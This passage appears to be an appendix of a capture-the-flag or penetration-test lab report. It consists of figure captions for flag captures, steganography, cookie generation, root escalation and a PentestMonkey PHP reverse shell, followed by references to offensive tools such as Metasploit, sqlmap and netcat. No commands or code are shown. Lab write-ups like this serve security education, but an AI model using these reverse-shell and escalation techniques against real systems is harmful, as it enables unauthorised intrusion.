


Figure 58: Flag 1

D.13 step-1 for downloading Leyndell.png




Figure 59: Step-1 for downloading Leyndell.png

D.14 downloading Leyndell.png




Figure 60: Downloading Leyndell.png

D.15 Steganography Flag




Figure 61: Steganography Flag

D.16 Random cookie generate




Figure 62: Random cookie generate

D.17 Root escalation and flag finding




Figure 63: Root escalation and flag finding

E. PHP PentestMonkey

We used this tool to reverse shell(PentestMonkey, 2023).




Figure 64: Reverse shell tool used on all the hosts

References

Consortium, I. S. (2023). Bind 9 administrator reference manual: Zone transfers.
Corporation, M. (2023). Windows registry - win32 apps.
Damele, B., & Stampar, M. (2023). Sqlmap (version 1.7) [computer software].
Foundation, W. (2023). Wordpress: Blog tool, publishing platform, and cms.
GCHQ. (2023). Cyberchef [web application].
Hetzl, S. (2003). Steghide (version 0.5.1) [computer software].
Hobbit. (2004). Netcat [computer software].
Ltd., P. (2023). Burp suite (version 2023.10) [computer software].
Lyon, G. (2023). Nmap (version 7.94) [computer software].
PentestMonkey. (2023). Php reverse shell [script].
Project, O. (2023). John the ripper (version 1.9.0) [computer software].
Project, T. L. D. (2023). /etc/passwd and /etc/shadow - linux user authentication files.
Project, T. S. (2023). Squid: Optimising web delivery.
Rapid7. (2023). Metasploit framework (version 6.3) [computer software].
Reeves, O. (2023). Gobuster (version 3.6) [computer software].
SA, H.-T. B. (2014). Opendocman 1.2.7 - multiple vulnerabilities.
Team, U. (2025). Upx: The ultimate packer for executables (version 5.0.1) [computer software].